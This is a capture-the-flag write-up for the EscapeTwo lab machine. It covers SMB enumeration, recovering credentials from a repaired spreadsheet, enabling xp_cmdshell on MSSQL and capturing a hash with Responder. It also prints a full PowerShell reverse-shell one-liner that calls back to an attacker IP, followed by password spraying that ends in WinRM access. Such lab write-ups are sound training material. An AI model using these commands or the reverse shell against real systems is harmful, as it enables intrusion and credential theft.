Overview
The machine starts by enumerating SMB shares with provided credentials that expose a corrupted xlsx file, fixing its broken workbook relationship file recovers credentials used to authenticate to MSSQL as sa, enabling xp_cmdshell reveals the sql_svc user whose password is found in a configuration file and reused by ryan to get WinRM access, bloodhound shows ryan has WriteOwner over ca_svc so we take ownership, reset the password, then enumerate ADCS as ca_svc to find the DunderMifflinAuthentication template vulnerable to ESC4, modify it to allow UPN impersonation, request a certificate as Administrator, and authenticate with certipy to retrieve the NT hash and get full domain compromise.
As is common in real life Windows pentests, you will start this box with credentials for the following account:
rose / KxEPkKe6R8su
Enumeration
as usual we'll start with nmap to see what's running on this machine
nmap -sC -sV -vv -oA init -Pn 10.129.232.128
Nmap scan report for 10.129.232.128
Host is up, received user-set (0.14s latency).
Scanned at 2026-06-02 08:25:28 PDT for 110s
Not shown: 988 filtered tcp ports (no-response)
PORT STATE SERVICE REASON VERSION
53/tcp   open  domain        syn-ack Simple DNS Plus
88/tcp   open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2026-06-02 15:25:54Z)
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| _ssl-date: 2026-06-02T15:27:17+00:00; +2s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL
| Issuer: commonName=sequel-DC01-CA/domainComponent=sequel
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-06-26T11:46:45
| Not valid after: 2124-06-08T17:00:40
| MD5: b55a:a63f:50ba:ed44:f865:820a:5b8e:f493
| SHA-1: a87b:9555:5164:74d3:f73f:bded:72e7:baab:db76:c12a
| -----BEGIN CERTIFICATE-----
< SNIP>
| _-----END CERTIFICATE-----
445/tcp  open  microsoft-ds? syn-ack
464/tcp  open  kpasswd5?     syn-ack
593/tcp  open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| _ssl-date: 2026-06-02T15:27:17+00:00; +2s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL
| Issuer: commonName=sequel-DC01-CA/domainComponent=sequel
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-06-26T11:46:45
| Not valid after: 2124-06-08T17:00:40
| MD5: b55a:a63f:50ba:ed44:f865:820a:5b8e:f493
| SHA-1: a87b:9555:5164:74d3:f73f:bded:72e7:baab:db76:c12a
| -----BEGIN CERTIFICATE-----
| < SNIP>
| _-----END CERTIFICATE-----
1433/tcp open  ms-sql-s      syn-ack Microsoft SQL Server 2019 15.00.2000.00; RTM
| _ms-sql-info: ERROR: Script execution failed (use -d to debug)
| _ssl-date: 2026-06-02T15:27:17+00:00; +2s from scanner time.
| _ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-06-02T15:25:10
| Not valid after: 2056-06-02T15:25:10
| MD5: b5ba:0786:7c23:2b3b:7ada:1212:13e4:73b5
| SHA-1: db43:b1ad:3cfc:7d8e:5260:9e24:4d5e:301a:8f2c:18aa
| -----BEGIN CERTIFICATE-----
| < SNIP>
| _-----END CERTIFICATE-----
3268/tcp open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| _ssl-date: 2026-06-02T15:27:17+00:00; +2s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL
| Issuer: commonName=sequel-DC01-CA/domainComponent=sequel
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-06-26T11:46:45
| Not valid after: 2124-06-08T17:00:40
| MD5: b55a:a63f:50ba:ed44:f865:820a:5b8e:f493
| SHA-1: a87b:9555:5164:74d3:f73f:bded:72e7:baab:db76:c12a
< SNIP>
3269/tcp open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL
| Issuer: commonName=sequel-DC01-CA/domainComponent=sequel
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-06-26T11:46:45
| Not valid after: 2124-06-08T17:00:40
| MD5: b55a:a63f:50ba:ed44:f865:820a:5b8e:f493
| SHA-1: a87b:9555:5164:74d3:f73f:bded:72e7:baab:db76:c12a
< SNIP>
| _ssl-date: 2026-06-02T15:27:17+00:00; +2s from scanner time.
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| _clock-skew: mean: 2s, deviation: 0s, median: 1s
| smb2-time:
| date: 2026-06-02T15:26:42
| _ start_date: N/A
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 55945/tcp): CLEAN (Timeout)
| Check 2 (port 10458/tcp): CLEAN (Timeout)
| Check 3 (port 30386/udp): CLEAN (Timeout)
| Check 4 (port 49793/udp): CLEAN (Timeout)
| _ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
| 3:1:1:
| _ Message signing enabled and required

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jun  2 08:27:18 2026 -- 1 IP address (1 host up) scanned in 110.98 seconds
it is pretty obvious that this is AD environment and there is some things that we need to mark here
- the Domain name is sequel.htb and the FQDN is DC01.sequel.htb
- there is ADCS in place with this CA
sequel-DC01-CA - clock skew is just 2 seconds so it is fine
so lets update the hosts file
10.129.232.128 DC01 DC01.sequel.htb sequel.htband AD likes it in this format
Accounting Department Share
Lets take a look at what we can do using the given account
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/EscapeTwo]
└──╼ [★]$ nxc smb 10.129.232.128 -u 'rose' -p 'KxEPkKe6R8su'
SMB 10.129.232.128 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.232.128 445 DC01 [+] sequel.htb\rose:KxEPkKe6R8su
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/EscapeTwo]
└──╼ [★]$ nxc ldap 10.129.232.128 -u 'rose' -p 'KxEPkKe6R8su'
LDAP 10.129.232.128 389 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb) (signing:None) (channel binding:Never)
LDAP 10.129.232.128 389 DC01 [+] sequel.htb\rose:KxEPkKe6R8su
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/EscapeTwo]
└──╼ [★]$ nxc smb 10.129.232.128 -u 'rose' -p 'KxEPkKe6R8su' --shares
SMB 10.129.232.128 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.232.128 445 DC01 [+] sequel.htb\rose:KxEPkKe6R8su
SMB 10.129.232.128 445 DC01 [*] Enumerated shares
SMB 10.129.232.128 445 DC01 Share Permissions Remark
SMB 10.129.232.128 445 DC01 ----- ----------- ------
SMB 10.129.232.128 445 DC01 Accounting Department READ
SMB 10.129.232.128 445 DC01 ADMIN$ Remote Admin
SMB 10.129.232.128 445 DC01 C$ Default share
SMB 10.129.232.128 445 DC01 IPC$ READ Remote IPC
SMB 10.129.232.128 445 DC01 NETLOGON READ Logon server share
SMB 10.129.232.128 445 DC01 SYSVOL READ Logon server share
SMB 10.129.232.128 445 DC01 Users READ
and as you can see we got access to SMB and LDAP
we'll use LDAP later for enumeration with rusthound
and looking at the shares we got access to 2 shares
- Accounting Deparatement
- Users
so lets take what's in there
and we got 2 xlsx files so lets take a look
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/EscapeTwo]
└──╼ [★]$ smbclient //10.129.232.128/'Accounting Department' -Urose%'KxEPkKe6R8su'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Jun  9 03:52:21 2024
  ..                                  D        0  Sun Jun  9 03:52:21 2024
  accounting_2024.xlsx                A    10217  Sun Jun  9 03:14:49 2024
  accounts.xlsx                       A     6780  Sun Jun  9 03:52:07 2024

                6367231 blocks of size 4096. 800957 blocks available
smb: \> mget *
Get file accounting_2024.xlsx? y
getting file \accounting_2024.xlsx of size 10217 as accounting_2024.xlsx (17.4 KiloBytes/sec) (average 17.4 KiloBytes/sec)
Get file accounts.xlsx? y
getting file \accounts.xlsx of size 6780 as accounts.xlsx (7.7 KiloBytes/sec) (average 11.6 KiloBytes/sec)
and that's the accounting_2024.xslx file and the other file accounts.xslx is corrupted

Looked around for a while and figured that our only way is to try and recover as much data as we can from the corrupted file
it shows that one of rels is missing or incorrect so let's unzip it and try and fix that one

so now what we'll do is to look for that broken rid inside relation sheet and delete it and try to rebuild it up
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/EscapeTwo/accounts]
└──╼ [★]$ unzip ../accounts.xlsx
Archive:  ../accounts.xlsx
file #1:  bad zipfile offset (local header sig):  0
  inflating: xl/workbook.xml
  inflating: xl/theme/theme1.xml
  inflating: xl/styles.xml
  inflating: xl/worksheets/_rels/sheet1.xml.rels
  inflating: xl/worksheets/sheet1.xml
  inflating: xl/sharedStrings.xml
  inflating: _rels/.rels
  inflating: docProps/core.xml
  inflating: docProps/app.xml
  inflating: docProps/custom.xml
  inflating: [Content_Types].xml
here is how xslx files work An xlsx is a zip archive with XML files inside. The key ones here:
- xl/workbook.xml which defines the workbook: sheet names, their IDs, and references to them via r:id
- xl/_rels/workbook.xml.rels the relationships file that maps those r:id values to actual file paths
- xl/worksheets/sheet1.xml the actual sheet data
- xl/worksheets/_rels/sheet1.xml.rels relationships within the sheet (hyperlinks, images, etc.)
here is how the current files look like
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/EscapeTwo/accounts]
└──╼ [★]$ cat xl/workbook.xml
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<workbook xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships"><fileVersion appName="Calc"/><workbookPr backupFile="false" showObjects="all" date1904="false"/><workbookProtection/><bookViews><workbookView showHorizontalScroll="true" showVerticalScroll="true" showSheetTabs="true" xWindow="0" yWindow="0" windowWidth="16384" windowHeight="8192" tabRatio="500" firstSheet="0" activeTab="0"/></bookViews><sheets><sheet name="Sheet1" sheetId="1" state="visible" r:id="rId3"/></sheets><calcPr iterateCount="100" refMode="A1" iterate="false" iterateDelta="0.001"/><extLst><ext xmlns:loext="http://schemas.libreoffice.org/" uri="{7626C862-2A13-11E5-B345-FEFF819CDC9F}"><loext:extCalcPr stringRefSyntax="CalcA1"/></ext></extLst></workbook>┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/EscapeTwo/accounts]
└──╼ [★]$ cat xl/
sharedStrings.xml  styles.xml         theme/             workbook.xml       worksheets/
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/EscapeTwo/accounts]
└──╼ [★]$ cat xl/worksheets/_rels/sheet1.xml.rels
<?xml version="1.0" encoding="UTF-8"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/hyperlink" Target="mailto:angela@sequel.htb" TargetMode="External"/><Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/hyperlink" Target="mailto:oscar@sequel.htb" TargetMode="External"/><Relationship Id="rId3" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/hyperlink" Target="mailto:kevin@sequel.htb" TargetMode="External"/><Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/hyperlink" Target="mailto:sa@sequel.htb" TargetMode="External"/>
</Relationships>┌
workbook says
<sheet name="Sheet1" r:id="rId3"/>
So Excel looks up rId3 in workbook.xml.rels to find where Sheet1's data is. But workbook.xml.rels only had hyperlink entries the worksheet mapping was never there. Excel couldn't find Sheet1, hence the error.
so the fix will be We need to replace xl/_rels/workbook.xml.rels with three proper entries: rId1 → styles.xml (formatting rules) rId2 → sharedStrings.xml (text values used in cells) rId3 → worksheets/sheet1.xml (the actual sheet data)
and then rebuilding all this again so we'll add this content to the file xl/_rels/workbook.xml
<?xml version="1.0" encoding="UTF-8"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
  <Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/>
  <Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/sharedStrings" Target="sharedStrings.xml"/>
  <Relationship Id="rId3" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/worksheet" Target="worksheets/sheet1.xml"/>
</Relationships>
now if we reopened the file we'll get these credentials

the interesting one is sa account which is usually a user for mssql so lets see if it'll work
using nxc we'll see the mssql authentication didn't work but trying local auth worked so lets login to mssql using that account and see what permissions we have
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/EscapeTwo]
└──╼ [★]$ nxc mssql sequel.htb -u sa -p 'MSSQLP@ssw0rd!'
MSSQL 10.129.232.128 1433 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb) (EncryptionReq:False)
MSSQL 10.129.232.128 1433 DC01 [-] sequel.htb\sa:MSSQLP@ssw0rd! (Login failed. The login is from an untrusted domain and cannot be used with Integrated authentication. Please try again with or without '--local-auth' )
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/EscapeTwo]
└──╼ [★]$ nxc mssql sequel.htb -u sa -p 'MSSQLP@ssw0rd!' --local-auth
MSSQL 10.129.232.128 1433 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb) (EncryptionReq:False)
MSSQL 10.129.232.128 1433 DC01 [+] DC01\sa:MSSQLP@ssw0rd! (Pwn3d!)
and we got some important info here first we are sysadmin on the db so we can enable xp_cmdshell so i check what user is running the mssql it isn't the sa it is a different user we can try to get a revshell directly but it is better to have a password for this sql_svc user incase we need it later
MSSQL as sa
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/EscapeTwo]
└──╼ [★]$ mssqlclient.py sequel.htb/sa:'MSSQLP@ssw0rd!'@10.129.232.128
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2019 RTM (15.0.2000)
[!] Press help for extra shell commands
SQL (sa dbo@master)> SELECT SYSTEM_USER, IS_SRVROLEMEMBER('sysadmin');

- -
1 1
SQL (sa dbo@master)> enable_xp_cmdshell
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 1 to 1. Run the RECONFIGURE statement to install.
SQL (sa dbo@master)> xp_cmdshell whoami
output
--------------
sequel\sql_svc
NULL
SQL (sa dbo@master)>
one of the msot common techniques to get hash is to listen for smb connections using sudo responder -I tun0 and invoke an smb authentication from mssql to get the hash of the user running it and as you can see we did

so our plan now is to try and crack this, and if it didn't work we'll move to getting a reverse shell
and as you can see the crack attempt was exhausted so lets get a revshell
Shell as svc_sql
my way in getting a rev shell is by hosting the shell itself on my device on an http.server and the payload will be the IEX with the downloaded string for my hosted shell this way i would know if the shell was downloaded and not executed due to firewall issues or it didn't reach me back at all
for this I'll use nishang Invoke One liner for powershell
cat s.ps1
$client = New-Object System.Net.Sockets.TCPClient('10.10.16.83',4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ' ;$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
and as you can see we sent the powershell command to invoke request to get the shell from our host then execute it in memory using IEX
once command got executed we can see the request on our server in 2
and we get a shell back as you can see in 3

and after looking at the Users directory I see that there is a user called ryan so i figured this is the right time to run bloodhound and look at the data
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/EscapeTwo]
└──╼ [★]$ rusthound -i 10.129.232.128 -d sequel.htb -z -u 'rose' -p 'KxEPkKe6R8su'
---------------------------------------------------
Initializing RustHound at 09:59:18 on 06/02/26
Powered by g0h4n from OpenCyber
---------------------------------------------------

[2026-06-02T16:59:18Z INFO  rusthound] Verbosity level: Info
[2026-06-02T16:59:19Z INFO  rusthound::ldap] Connected to SEQUEL.HTB Active Directory!
[2026-06-02T16:59:19Z INFO  rusthound::ldap] Starting data collection...
[2026-06-02T16:59:21Z INFO  rusthound::ldap] All data collected for NamingContext DC=sequel,DC=htb
[2026-06-02T16:59:21Z INFO  rusthound::json::parser] Starting the LDAP objects parsing...
[2026-06-02T16:59:21Z INFO  rusthound::json::parser::bh_41] MachineAccountQuota: 10
[2026-06-02T16:59:21Z INFO  rusthound::json::parser] Parsing LDAP objects finished!
[2026-06-02T16:59:21Z INFO  rusthound::json::checker] Starting checker to replace some values...
[2026-06-02T16:59:21Z INFO  rusthound::json::checker] Checking and replacing some values finished!
[2026-06-02T16:59:21Z INFO  rusthound::json::maker] 10 users parsed!
[2026-06-02T16:59:21Z INFO  rusthound::json::maker] 67 groups parsed!
[2026-06-02T16:59:21Z INFO  rusthound::json::maker] 1 computers parsed!
[2026-06-02T16:59:21Z INFO  rusthound::json::maker] 1 ous parsed!
[2026-06-02T16:59:21Z INFO  rusthound::json::maker] 1 domains parsed!
[2026-06-02T16:59:21Z INFO  rusthound::json::maker] 2 gpos parsed!
[2026-06-02T16:59:21Z INFO  rusthound::json::maker] 21 containers parsed!
[2026-06-02T16:59:21Z INFO  rusthound::json::maker] .//20260602095921_sequel-htb_rusthound.zip created!

RustHound Enumeration Completed at 09:59:21 on 06/02/26! Happy Graphing!
at this point i got nothing after running bloodhound data so i went back to the shell and looked around for any files that might leak credentials
so i found this file that leaks the sql_svc password and because usually there is a password reuse in any environment I decided to get a list of users in this domain and do authenticate against them
PS C:\SQL2019\ExpressAdv_ENU> type sql-Configuration.INI
[OPTIONS]
ACTION="Install"
QUIET="True"
FEATURES=SQL
INSTANCENAME="SQLEXPRESS"
INSTANCEID="SQLEXPRESS"
RSSVCACCOUNT="NT Service\ReportServer$SQLEXPRESS"
AGTSVCACCOUNT="NT AUTHORITY\NETWORK SERVICE"
AGTSVCSTARTUPTYPE="Manual"
COMMFABRICPORT="0"
COMMFABRICNETWORKLEVEL=""0"
COMMFABRICENCRYPTION="0"
MATRIXCMBRICKCOMMPORT="0"
SQLSVCSTARTUPTYPE="Automatic"
FILESTREAMLEVEL="0"
ENABLERANU="False"
SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"
SQLSVCACCOUNT="SEQUEL\sql_svc"
SQLSVCPASSWORD="WqSZAF6CysDQbGb3"
SQLSYSADMINACCOUNTS="SEQUEL\Administrator"
SECURITYMODE="SQL"
SAPWD="MSSQLP@ssw0rd!"
ADDCURRENTUSERASSQLADMIN="False"
TCPENABLED="1"
NPENABLED="1"
BROWSERSVCSTARTUPTYPE="Automatic"
IAcceptSQLServerLicenseTerms=True
and as you can see we've got a hit the user ryan is the one who setup svc so probably reused his own password so lets see if we can get a shell as this user
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/EscapeTwo]
└──╼ [★]$ nxc ldap 10.129.232.128 -u 'rose' -p 'KxEPkKe6R8su' --users-export users.txt
LDAP 10.129.232.128 389 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb) (signing:None) (channel binding:Never)
LDAP 10.129.232.128 389 DC01 [+] sequel.htb\rose:KxEPkKe6R8su
LDAP 10.129.232.128 389 DC01 [*] Enumerated 9 domain users: sequel.htb
LDAP 10.129.232.128 389 DC01 -Username- -Last PW Set- -BadPW- -Description-
LDAP 10.129.232.128 389 DC01 Administrator 2024-06-08 09:32:20 0 Built-in account for administering the computer/domain LDAP 10.129.232.128 389 DC01 Guest 2024-12-25 06:44:53 1 Built-in account for guest access to the computer/domain
LDAP 10.129.232.128 389 DC01 krbtgt 2024-06-08 09:40:23 1 Key Distribution Center Service Account
LDAP 10.129.232.128 389 DC01 michael 2024-06-08 09:47:37 1
LDAP 10.129.232.128 389 DC01 ryan 2024-06-08 09:55:45 0
LDAP 10.129.232.128 389 DC01 oscar 2024-06-08 09:56:36 2 LDAP 10.129.232.128 389 DC01 sql_svc 2024-06-09 00:58:42 0
LDAP 10.129.232.128 389 DC01 rose 2024-12-25 06:44:54 16
LDAP 10.129.232.128 389 DC01 ca_svc 2026-06-02 10:07:29 0
LDAP 10.129.232.128 389 DC01 [*] Writing 9 local users to users.txt
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/EscapeTwo]
└──╼ [★]$ nxc smb 10.129.232.128 -u users.txt -p 'WqSZAF6CysDQbGb3' --continue-on-success
SMB 10.129.232.128 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.232.128 445 DC01 [-] sequel.htb\Administrator:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB 10.129.232.128 445 DC01 [-] sequel.htb\Guest:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB 10.129.232.128 445 DC01 [-] sequel.htb\krbtgt:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB 10.129.232.128 445 DC01 [-] sequel.htb\michael:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB 10.129.232.128 445 DC01 [+] sequel.htb\ryan:WqSZAF6CysDQbGb3
SMB 10.129.232.128 445 DC01 [-] sequel.htb\oscar:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB 10.129.232.128 445 DC01 [+] sequel.htb\sql_svc:WqSZAF6CysDQbGb3
SMB 10.129.232.128 445 DC01 [-] sequel.htb\rose:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB 10.129.232.128 445 DC01 [-] sequel.htb\ca_svc:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
and by looking at this accounts groups we see he is member of Remote Management Group so lets login using WINRM
WINRM as ryan
and we got user as you can see
